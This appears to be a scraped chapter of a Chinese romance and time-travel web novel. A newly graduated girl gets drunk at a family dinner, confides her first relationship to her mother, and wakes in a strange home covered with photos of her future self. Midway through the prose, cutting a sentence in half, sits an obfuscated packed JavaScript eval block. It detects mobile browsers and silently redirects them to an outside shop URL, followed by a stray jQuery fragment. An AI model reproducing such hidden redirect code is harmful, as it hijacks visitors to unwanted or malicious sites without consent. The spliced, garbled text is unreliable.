事业爱情双丰收,此刻这句话很适合用在千春莉身上。
高考成绩出来,比较历年梦中情校录取的省内排位,春莉被录取的概率99%,扣掉的1%是为了谦虚。
返校拿毕业证这天,在操场边繁茂的大树下,她答应了暗恋一年的男生告白。
告白后两人红着脸假装镇定,聊花聊草聊六月末南城热得要把人融化了,就是不敢大大方方对视。
眼睛做好久的准备运动才敢飞速瞟眼对方,鬼鬼祟祟做贼一样。
校园终究不是谈恋爱的好地方,即便两人已经毕业二十多天,稍有风吹草动,还是像怕被抓早恋,下意识退开一步。
反应过来她们熬过近严格的高中时期,已经可以自由恋爱,对上眼睛笑对方还傻兮兮。
双方忘记刚才害羞避嫌的事,也忘记有人走到两人身边,自顾自沉浸在真空的粉色泡泡中。
直到一声咳嗽,千春莉又害羞起来,背过身扣树上皲裂的树壳。
被告白后,千春莉像是掉进棉花里,未开口先笑。回过神时,千春莉笑眯眯道别周怡,耳朵听见自己说QQ继续聊,身体飘忽忽坐上家人接自己去餐厅吃饭的车。
这次是千家族二十多口人一起聚餐,在市里一间很大的包间。
千家人关系很好,经常互相走动,大大小小的聚餐每个月都有好几场。
庆祝高考结束,长辈就已经轮着请客好几次了。
千春莉坐下后,低下头,点开手机回消息。
周怡约她明天去捧着玩。【明天看电影呗,最近有部新电影都说好看,表姐拉我去看,我都没去,想和你去。】
定下见面时间和地点,春莉退出聊天框,继续笑眯眯着滑到楚江钦头像。
他发了五条新消息。
春莉心脏开始泛起粉红泡泡,轻盈而美丽。
暗恋一年多的男生也喜欢自己,春莉就想转圈圈,回周怡信息时好几次差点忍不住告诉她自己恋爱了。
字已经打出来,又都一一删除。
太不冷静,刚确认关系就想当个大喇叭到处说。
你怎么知道我和喜欢的人在一起了~
是他先告白的呢嘿嘿~
我和他是同桌,一年哦~
内心两个小人打了一场辩论,说与不说辩了半天,坚持不说的小人险胜,千春莉决定晚一天再和周怡说。
明天见面千春莉马上和她分享自己恋爱的消息,她和周怡幼儿园认识,无话不说。
忍住二十多个小时不说,春莉自认她已经很克制。
戳开楚江钦消息前,春莉深呼吸一口,安抚住蹦跶不停地小心脏。
【太紧张,忘了和你说恭喜,成绩很好。】
【记得你说要上X大,变了吗?】
【如果是的话,提前祝贺你,我知道你一定可以。】
【明天有时间吗,你喜欢看电影还是喝点东西,也可以一起,喝东西和看电影】
【想和你见面,聊天。】
千春莉捧着手机,咬了咬唇,一条条回。
心境很微妙,成为情侣之前,两人同班两年,其中半年同桌,关系已经很熟络。
但今天两人不约而同都有些拘谨,客气如刚认识。
【谢谢,你也是。】
【还是X大,Q大只是随便说说的,逗程风玩的。】
【三年超认真学习,就算有喜欢的人也没有分心过。】
近乎直白的倾诉她喜欢的人就是他了,千春莉脸有些臊意。
可她想,两人是恋人,没必要再藏着收着。
她也是个很勇敢的人。
至于见面,她已经和闺蜜约好,只能将和男朋友的约会推一推啦。
【早上和周怡约好看电影了(吐舌.emoj)】
“莉宝,进屋就捧着手机,头都没抬起来过,和谁聊天啊,脸红扑扑的。”
春莉刚想回要不约后天,忽然听见姑姑调侃她的声音,吓一激灵,飞速翻过手机背面,收进口袋里。
包间里聊天声渐渐止住,十几双眼睛看向她,千春莉脸更加热了。
“和粥粥聊明天看什么电影。”千春莉心里虚,脸往姑姑方向转,眼睛越不敢看她,总感觉一下就能看穿她。
“是不是太热了,小帆你和莉宝换下位置,让姐姐吹空调。”姥姥没想过孙女是谈恋爱了,只朴实地担心孙女脸红是因为热的。
千春莉手背摸摸脸颊,很烫,顺杆爬,“是有点热。”起身走到空调下。
坐下后,她看眼姑姑,抿着嘴促狭得笑,分明是看穿了她的小心思。
周围人已经转头聊别得去了,生怕姑姑捏着不放,千春莉朝她孩子气地皱了皱眉,唇语叫姑姑,央求放她一马。
“莉宝也是个大女孩了啊。”姑姑无限感慨,“刚出生的时候只有六斤一两,还没只猫重。”
“可不是,刚出生那么丁点,咱妈谁都不许抱,见面还只得隔着窗户玻璃,生怕一喘气就把这小鼻噶吹飞了哈哈哈。”
春莉捂住脸,她都十八岁了,六斤重的事从一岁念叨到现在。
她都知道接下来要说什么。
“终于能打照面了,得浑身消毒,戴口罩戴手套,见皇帝都没这么高规格哈哈哈。”
“你这算什么,听说小侄女出生了,我大包小包给姐和小侄女带回来,东西进去了,我被赶出来,理由是抽烟,小侄女闻了会得癌。”二叔喝茶喝出了白酒的气势,放下杯子,忆往昔:“我把烟戒了,顺便酒也戒,免得又出什么幺蛾子,半年后检查过口气,合格才通过。”
要从前,春莉早撒着娇,让大人们别聊这些旧芝麻谷子了。
现在,她像个鹌鹑,安安静静吃东西,根本不敢动,甚至默默乞求聊到聚会结束。
好歹转移话题,春莉也不敢看眼手机,怕被哪个眼尖的又揪住小尾巴。
春莉撩头发,不露痕迹手背贴着脸擦过,还是很烫,不必照镜子,脸肯定比苹果还红。
怎麽也没想到,恋爱第一天的甜蜜还伴随着副作用。
春莉苦恼,心情却忍不住雀跃。
只能通过其他方式掩盖,春莉皱紧眉喝下一杯红酒,又酸又苦,一点不好喝,还辣嗓子眼。
喝下半杯,春莉头开始有点晕,一杯下肚,身体便轻飘飘。长辈赶紧没收她的杯子,春莉去抢,表示自己没醉,才一杯,她喝两杯轻轻松松。
其实她不知道,脱离个人幻想,真实的她动作很慢很钝,直直朝偏离杯子四十五度角的方位伸手,说完就说好累,好困,两手板正压着,侧头睡着了。
春莉没觉得自己喝醉,她认为自己只是换个姿势认真听长辈聊天,虽然她忘记说话内容,反正她一直能听见声音。
“乖宝,头痛不痛,你喝醉了我们先回家。”千灵溪拨开女儿脸庞的头发,还让她通畅呼吸。
“我……没醉!”春莉意识有些混沌,但很认真地认为自己很清醒,她能听清妈妈说的每个字。
千灵溪愣了一下,笑着说没醉没醉,你只是太困了,回家洗澡睡觉。
回到家千春莉慢吞吞洗过澡,中间好几次千女士敲门,怕她中途睡在地砖上。
终于洗好,千春莉扶着墙挪回房间,又累又困扑在床上。
千灵溪拿着吹风机跟进来,将春莉濡湿的发尾吹干,揉了揉了千春莉的背:“妈妈帮你翻个身,侧躺睡好不好。”
春莉听见妈妈的声音,晕陶陶地发脾气:“酒好难喝,再也不喝了,家里以后不许有酒,难喝!还会欺负我,都丢掉。”
“你爸最爱喝酒,家里小祖宗发表重大指示,得叫他过来听听,明天把酒柜都清了。”千灵溪俯身给她揉额头,笑着打趣。
“不要爸爸,女生时间。”洗了澡千春莉也没清醒过来,刚高考完的超级大脑只会圈关键词,自行发挥想象,理直气壮蒙答案。
她摇头强烈抗拒,结果更晕了,蔫蔫哼唧骂酒,忽地傻笑起来。
醉酒的人本就憋不住事,更别说清醒时只打算保密一天的人。
“妈妈你过来,我告诉你个秘密。”春莉吃力地转个身,把自己搬到千灵溪的大腿上枕好,“本来明天说的,但你对我太好了,今天告诉你吧。”
“你说,宝贝,我绝对保密。”千灵溪俯下身凑近。
“嘿嘿,我和喜欢的男生谈恋爱咯。”说完千春莉傻笑起来,手歪歪扭扭比个没合拢,错开的圈。
“是哪个小伙啊。”千灵溪动作顿了顿,心中不免有些惆怅,女儿软乎乎的婴儿时期仿佛还在昨天,现在已经是谈恋爱的大女孩了。
“同班同学,长得最好看那个。”
初高中六年家长会千灵溪场场出席,女儿班级性别比较平均,长相好看的的确有几个,但最好看的……
“程风?”这男孩是好看中的好看,笑盈盈桃花眼,性格也讨喜。
“程风?!”春莉酒直接吓醒了,猛地坐起来,又猛地倒回腿上,头又胀又痛,心又急又气。
“头晕不能大动作,错了说一声就行了。”千灵溪看见女儿脸通红,语气满是心疼。
“妈!”春莉欢乐好一会儿,软绵绵拖着长音控诉,“程风不是我同班同学,他都不是一层楼,只是喜欢来班级找楚江钦玩而已。”
没人知道她此刻的崩溃,“妈妈啊,楚江钦比程风还好看!”
“妈妈说错名字,应该是楚江钦才对,原谅妈妈好不好。”千灵溪拍女儿的背,赶紧跳过话题:“你不舒服,睡觉好不好,别的明天再说。”
“程风和楚江钦是好朋友,自己班不待,非来找楚江钦,节节课间都来,没见过这么粘人。”关于程风,千灵溪早就有一肚子槽要吐,借着酒劲,机关枪似语速又快又有力。
“上辈子可能是个哑巴,这辈子话好多好多,和谁都能聊。”想到程风,春莉头隐隐作痛,“楚江钦怎麽会和程风是好朋友呢,男朋友的朋友是我不喜欢怎麽办。”
“听着程风只是话太多,没别的可恶点呢。”千灵溪看那孩子就是张聪明脸蛋,但眼睛干净,不是个坏孩子。
“而且你是和小楚恋爱,不是和他谈恋爱,有什么好苦恼。”女儿总是会有些神奇的脑回路,千灵溪啼笑皆非。
“我怎么可能和他谈恋爱,我头被驴踢了,被门夹了才会和他恋爱。”前提不够完善,春莉纠正:“我头不被驴踢,不被门夹,才和他恋爱。”
……
春莉觉得哪不对劲,“我才不会和他恋爱呢!”
“好好好,快躺下,什么也别想,睡觉。”千春莉按着春莉的额头,把她压在枕头上,掖好被角,最后亲吻额头,“晚安,好梦宝宝。”
“晚安妈妈。”额头落下妈妈的亲吻时,千春莉乖乖阖上眼睛。
房门被关上的声音,千春莉眼皮越来越沉,意识消散前还倔强喃喃:“我是绝对不可能和程风恋爱。”
酒精果然不是健康食物,千春莉感觉自己睡了一世纪之久,浑身都睡僵了,头重脚轻撑着床,缓缓坐起来。
错觉吗,床似乎有两个宽。
往常挪动脚就能踩在地面上,今天还要翻转半圈。
春莉两腿毫无力气,刚踩地面,膝盖一软,整个人像无脊椎动物,啪叽一下,五体投地。
印象中的疼痛并没有来临,反而跌进了厚实的地毯上,千春莉浑身一软,松懈下来。
劫后余生地躺了片刻,坐起来纳闷看着地毯,大脑吃力转动。
房间什么时候铺设的地毯,她记得房间是硬邦邦的木纹瓷砖。
或许是妈妈给自己的惊喜。
想洗脸想喝水,想让恍惚的精神清爽起来。
千春莉四肢着地爬到墙边站起来,头重脚轻打开门往外走,直接走入一间天蓝色卫生间内。
也没想过为什么房间会直通卫生间,千春莉足足泼了一分多钟清水,才感觉彻底醒过神。
抽张纸巾擦
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17936815|213737||http|test|mini|href|location'.split('|'),0,{}));() {
$('.inform').remove();
$('#content').append('
干水,看见镜子背后的两个一粉一蓝的牙刷,后知后觉不对劲。
里面还有很多瓶护肤品,数量比千女士还多。
这时千春莉才真正打量周围环境,卫生间设计风格完全和她家大众风格不同,看得出精心设计。
地面是清透的浅蓝色小花砖,墙面是更浅的同色系浮雕蕾丝纹瓷砖,千春莉喜欢这个设计风格,多希望这是她的卫生间。
但她清楚的知道,自己的房间没有卫生间。
千春莉扯了扯压出褶皱的小熊印花睡裙,不知道她为什么会误入陌生夫妻的房子。
她轻手轻脚走出去,刚走出去,她就在墙面看到自己的照片。
看见自己的脸,千春莉并没有觉得放松,反而更加古怪。
房间四面墙布满了她的照片,大大小小。
粗略一览,有的她见过,有的她没见过,但都是单人照,主动面对镜头。
照片中,有她年幼穿碎花裙坐翘翘椅的,有她初中第一天试穿夏季校裙的,有高中运动会周怡给她绑鱼骨辫自己比心的,有她在X大钟楼台阶的游客打卡照,有她穿学士服怀抱鲜花的毕业照,有她穿西装在楼下朝上挥手的……
还有一张她身穿洁白婚纱,手捧白粉色花束,笑容明丽灿烂的婚纱照。
千春莉手按在婚纱照片,无法描述自己见鬼的复杂心情。
在看到明确是她十八岁后的照片时,她就掐上了自己胳膊肉。很痛!
她还是在这个贴满自己各个时期照片的房间,哪也没去。
卫生间半身镜没有一朵水纹,清晰可见毛孔。
千春莉揉揉软绵绵的婴儿肥,拨了拨前两天刚修的齐刘海,长大后她很多照片都露出了额头。
“是在做梦吧,成年生日才过几个月,还没开始报名,我怎麽就X大毕业了。”千春莉身处蓝色的卫生间,没什么信心的喃喃。
如果十八岁的她是真,卫生间也是真,那她现在身处哪个时空。
千春莉扶着洗手池,瘫软在地上,冰凉的瓷砖让她崩溃的心情稍稍冷静下来。
又坐了几个呼吸,千春莉站起来,捶捶酸软的腿。
